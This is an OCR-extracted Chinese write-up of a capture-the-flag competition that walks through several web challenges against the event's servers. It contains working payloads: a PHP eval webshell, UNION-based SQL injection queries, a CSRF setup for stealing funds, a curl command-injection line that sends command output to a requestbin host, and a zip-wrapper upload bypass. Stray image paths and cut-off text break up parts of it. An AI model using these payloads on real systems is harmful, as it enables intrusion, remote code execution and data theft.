
4.下载到www.zip解压在文件夹中得到flag

刘壮的黑页

考点:请求方式

1.打开网页在页面最下方找到

```php
<?php
include("flag.php");
highlight_file(__FILE__);
$username = $_GET['username'];
$passwd = $_POST['passwd'];
if ($username === 'admin' && $passwd === 'syclover') {
        echo $flag;
}
```



2.构造

得到flag

Welcome

考点:代码审计,请求头

1.提示说除了get还有一种请求方式

2.火狐浏览器通过hackbar增加POST请求得到

```php
<?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

        if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
                show_source(__FILE__);
        }
        else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
                phpinfo();    // collect information from phpinfo!
        }
}
```

3.构造roam1[]=1&roam2[]=2即可绕过

因为在php中sha1函数无法处理数组,当处理数组时会返回false

两者都为false即可绕过强比较

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 20 字符二进制格式 • FALSE - 默认。40 字符十六进制数

技术细节

返回值:	如果成功则返回已计算的 SHA-1 散列，如果失败则返回 FALSE。
PHP 版本:	4.3.0+
更新日志:	在 PHP 5.0 中，*raw* 参数变成可选的。

4.成功绕过后执行了phpinfo()函数

在core模块中找到flag文件并且就在html目录下

Core

PHP Version	7.2.34

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	/var/www/html/f1444aagggg.php	/var/www/html/f1444aagggg.php

5.直接网页访问得到

在响应头中找到flag

EZgit

考点:git泄露

1.一看提示就知道是git泄露

2.通过GitHack-master工具得到泄露的文件

```
一个fl4g.php文件,但是打开只有  flag is toooo old!
```

3.后来知道是git版本错误,更换工具Git_Extract-master

```
得到泄露文件的同时对git版本进行调整
```

4.新的文件中的fl4g.php中即正确flag

我是大黑客

考点:后门控制

1.看提示就知道是后门连接

2.进入网站提示喜欢留一个liuzhuang.php.bak的备份文件

3.访问下载备份文件

```
<?php
eval($_POST['liuzhuang']);

//谁是大恶人 那必定是我liuzhuang
//当你的服务器看到 0xliuzhuang 就知道要买台新机器了
?>
```

得到后门密码

4.接下来需要一个能执行php代码的页面来进行连接

5.通过备份文件推测有liuzhuang.php

访问成功

6.蚁剑直接连接得到flag

ezbypass

考点:php黑魔法

1.strcmp2.

1.进入页面

Please use a GET request to pass in the variables a and b, compare them with strcmp and let strcmp return a value of NULL.

Note that a and b cannot be equal.

要求:使用GET请求传入变量a和b，将它们与strcmp进行比较，并让strcmp返回NULL值。

注意a和b不能相等。

构造a[]=1&b[]=2绕过

```
strcmp()函数只有在相等的情况下返回0。
当strcmp函数比较出错的时候就会返回NULL(也就是0)值
```

OKOK,You got the first step.
Please POST a variable c that is not a number to make it equal to 123

要求:请发布一个不是数字的变量c，使其等于123

构造c=123a绕过

```
php弱比较(==)
若字符串以数字开头，则取开头数字作为转换结果，若无则输出0
```

flagshop

考点:csrf(跨站脚本攻击)

提示1.没有sessionid！别想当管理员（机器人？）2.你知道csrf吗？

1.通过提示知道不需要通过伪造session来成为管理获得钱

2.进入页面,进行登录注册到达主页

￥10

< 购买 > 蹭饭体验卡

￥10000M

< 购买 > FLAG

￥1000

< 购买 > 啊这

可以看到购买flag需要10000M

财富榜

头像	用户名	身份	拥有RMB
	Longlone 财务部部长	财务管理员	¥ INF
	Morouu 技术总监	高级用户	¥ 23.9M
	白咲花 开发者	高级用户	¥ 10.2K
	星野日向 前端工程师	高级用户	¥ 1.5K
	祢豆子 文案策划	普通用户	¥ 0.2

而这么多钱只有Longlone(财务部部长)账户拥有

3.跳转到报告页面

#编号	用户名	主题	反馈时间
1	Longlone	测试：这是一个测试	2020.05.10
2	Morouu	BUG：某个功能有邪恶的BUG	2020.05.11
3	星野日向	<回复> BUG：BUG已经修好了	2020.07.01
4	白咲花	投诉：祢豆子工作太自在	2020.07.03
5	Longlone	<回复> 投诉：已经从薪水上进行了处理	2020.07.05
6	Longlone	安全：账号出现了不明的转账记录	2020.08.02
7	Morouu	投诉：Longlone最近不怎么看我报告中的链接了	2020.08.05
8	Longlone	<回复> 投诉：我会好好查看你们提交的报告	2020.08.08

可以看到这里是普通用户和Longlone用户可以交互的地方

当我们提交报告中有链接时,他就会点击链接

4.这时候就要构造csrf来进行金币盗取

```
<form action="" method="post" enctype="multipart/form-data" class="form-horizontal form-material">
    <div class="form-group">
        <label class="col-md-12">报告主题</label>
        <div class="col-md-12">
            <input type="text" name="thame" placeholder="BUG/投诉/安全" class="form-control form-control-line">
        </div>
    </div>
    <div class="form-group">
        <label class="col-md-4">验证码</label>
        <div class="col-md-4">
            <input type="text" name="code" placeholder="md5($code)[0:5] == 6d996" class="form-control form-control-line">
        </div>
    </div>
    <div class="form-group">
        <label class="col-md-12">报告内容</label>
        <div class="col-md-12">
            <textarea rows="5" name="contents" class="form-control form-control-line"></textarea>
        </div>
    </div>
    <div class="form-group">
        <div class="col-sm-12" style="text-align:right">
            <button class="btn btn-success">提交报告</button>
        </div>
    </div>
</form>
```

查看表单信息

5.验证码通过python脚本撞md5得到

```
import hashlib

for i in range(9999999):
    md5_ins = hashlib.md5((str(i)).encode('utf-8'))
    a=md5_ins.hexdigest()
    if a[:5] == "6d996":
        print(i)
        break
```

6.构造csrf脚本

<!doctype html>


sssdaskdlaskl

提交到自己的服务器上,在将链接通过报告提交

过一会就会得到自己需要的钱,直接购买flag即可

带恶人六撞

考点:sql注入



1. 明显的sql注入

2.判断输入点输入点1'

```
判断列数为4
1 ' order by 4 #
```

4.联合注入查看数据库名

```
-1' union select 1,database(),version(),4 #
```

数据库为geek_sql

5.跨库查询库内的表名

```
 -1' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema = 'geek_sql'
 #
```

```
获得表名blog,fllllag
```

6.查询表的字段

```
 -1' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name = 'fllllag'
#
```

```
字段名为id,fllllllag

7.查询字段内容
```

```
-1' union select 1,2,3,group_concat(id,' ',fllllllag) from fllllag#
```

```
得到字段flag
```

忏悔的刘壮

考点

- 爬虫

1.题目,每次选择一个选项有1/6概率成功

当一次失败后又会重新累计忏悔次数

2.查看请求头,知道了每次get访问时cookie中就有答案

Cookie: session=eyJkb25lX3RpbWVzIjoxfQ.X5lepQ.hWBBaM6wMG_0dDPxH-0RSdbFUMo; answer=d

3.写出爬虫脚本带着cookie中的答案多次提交

```
import requests


def request_func(req):
    request_n = request.post("http://120.79.197.4:5000/check",data=req.cookies)
    print(request_n.text)
    return request_n


request = requests.session()
req = request.get("http://120.79.197.4:5000/")
req2 = request.post("http://120.79.197.4:5000/check",data=req.cookies)
print(req2.text)
need_req = request_func(req2)
i = 0
while i < 20:
    i += 1
    need_req = request_func(need_req)
```

4.在20次忏悔后得到了flag

知X堂的php教程

考点

- exec函数绕过

1.主页加上两个页面,尝试目录查找和目录穿越



```
<?php
$flag = "SYC{flag不在这里，在主目录里哦~}";
echo "请先缴纳1145141919810元学费进行查看！";

if (/*$_SESSION["pay"] >= 1145141919810*/ false) {
        echo $flag;
}
```

教案

---

flag.php

2.在dirname=./时找到源文件




教案

---

displaySourceCode.php
head.jpg
index.php
listdir.php
style.css
waf.php

3.在listdir.php中找到exec危险函数的使用




```
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <title>教案</title>
</head>
<body>

<?php
include("waf.php");

// 设置目录名称并进行扫描。
$search_dir = $_GET['dirname'];
$title = "教案";

// 防止命令注入
$search_dir = shellWaf($search_dir);

//$contents = scandir($search_dir); 或者使用
exec("ls $search_dir", $contents);

print "<h1>$title</h1><hr/><br/>";

// 列出文件。
foreach ($contents as $item) {
        if ( is_file($search_dir . '/' . $item) AND substr($item, 0, 1) != '.' ) {

        // 打印信息。
        print "<a href=\"displaySourceCode.php?phpfile=$search_dir/$item\">$item</a><br/>";
        }
}
?>

</body>
</html>
```

waf也只是简单地过滤了一些符合

```
// 防御命令注入
function shellWaf($string) {
        return preg_replace("/(&)|(\|)|(>)|(<)/i", "", $string);
}
```


4.但是只有当exec的结果为一个文件时,页面才会得到回显

所以要通过http://http.requestbin.buuoj.cn/网站创建一个收集请求站点

例:http://http.requestbin.buuoj.cn/1fb1vbv1?inspect

通过构造能绕过waf的curl命令来进行目录查询

```
;curl http://http.requestbin.buuoj.cn/1fb1vbv1?inspect=`find / -name 'flag'`
; 结束前面的语句
`` 是linux下命令替换
命令替换是指Shell可以先执行``中的命令，将输出结果暂时保存，在适当的地方输出
```



在自己站点得到flag文件目录

payload

```
|curl http://http.requestbin.buuoj.cn/1f0yjys1?inspect=`ls`
```

即可收到flag信息

127.0.0.1|cat$IFSFlag.php


```
967462@data://text/plain,<?php @eval($_POST['cmd']);?>data://text/plain,<?php @eval($_POST['cmd']);?>data://text
.php/plain,<?php @eval($_POST['cmd']);?>data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8 data://text.php/plain,<
?php@eval($_POST['cmd']);?>
```

Myblog(后)

考点：

- php伪协议

1.经过测试，发现这里存在filter伪协议漏洞




构造

```
http://120.27.146.26:8002/index.php?page=php://filter/convert.base64-encode/resource=home
得到home的源码
```

类推用BP抓包爆破

字典选用御剑的dir字典,通过添加role来删去前面的/爆破



2.爆破得到除了login还有一个admin/user

Request	Payload	Status	Error	Timeout	Length	Comment
3	admin/user	200	☐	☐	24149	
0		200	☐	☐	9680	
371	login	200	☐	☐	5072	
1	dede	200	☐	☐	302	

解码后得到源码


```php
<?php
error_reporting(0);
session_start();
$logined = false;
if (isset($_POST['username']) and isset($_POST['password'])){
 if ($_POST['username'] === "Longlone" and $_POST['password'] == $_SESSION['password']){  // No one knows my pas
sword, including myself
  $logined = true;
  $_SESSION['status'] = $logined;
 }
}
if ($logined === false && !isset($_SESSION['status']) || $_SESSION['status'] !== true){
    echo "<script>alert('username or password not correct!');window.location.href='index.php?page=login';</scrip
t>";
 die();
}
?>

   <?php
  if(isset($_FILES['Files']) and $_SESSION['status'] === true){
   $tmp_file = $_FILES['Files']['name'];
   $tmp_path = $_FILES['Files']['tmp_name'];
   if(($extension = pathinfo($tmp_file)['extension']) != ""){
    $allows = array('gif','jpeg','jpg','png');
    if(in_array($extension,$allows,true) and in_array($_FILES['Files']['type'],array_map(function($ext){return '
image/'.$ext;},$allows),true)){
      $upload_name = sha1(md5(uniqid(microtime(true), true))).'.'.$extension;
      move_uploaded_file($tmp_path,"assets/img/upload/".$upload_name);
      echo "<script>alert('Update image -> assets/img/upload/${upload_name}') </script>";
    } else {
     echo "<script>alert('Update illegal! Only allows like \'gif\', \'jpeg\', \'jpg\', \'png\' ') </script>";
    }
   }
  }
   ?>
```

3.可以知道第一段php即登录验证

账号已经知道一定为Longlone

因为session中的password和status不能分辨开来,所以想让password和session中的password相等,就让两者都为空即可'


4.成功进入到登录页面



显然一个upload入口


5.这里通过php伪协议中的zip协议绕过

先构造zip.php为一句话木马



然后将zipphp压缩，文件名为zip.zip，然后更改后缀名为`.png`来进行绕过上面的php上传过滤

6.上传shell.png得到路径




7.在首页通过zip伪协议解包注入shell

由于#在get请求中会将后面的参数忽略所以使用get请求时候应进行url编码为%23，且此处经过测试相对路径是不可行，所以只能用绝对路径。

蚁剑连接即可(注意文件会定时清除而且很快)

```
http://120.27.146.26:8002/index.php?page=zip:///var/www/html/assets/img/upload/b30319207db86bcaf7ee6bb050f944c9d1a3aca7.png%23zip
这里最后是zip而不是压缩包里的文件zip.php不是很懂
```

根目录即可得到flag



Pwn

数学咋样？

考点：

nc


nc 是 netcat的简写，有着网络界的瑞士军刀美誉。因为它短小精悍、功能实用，被设计为一个简单、可靠的网络工具

（1）实现任意TCP/UDP端口的侦听，nc可以作为server以TCP或UDP方式侦听指定端口

（2）端口的扫描，nc可以作为client发起TCP或UDP连接

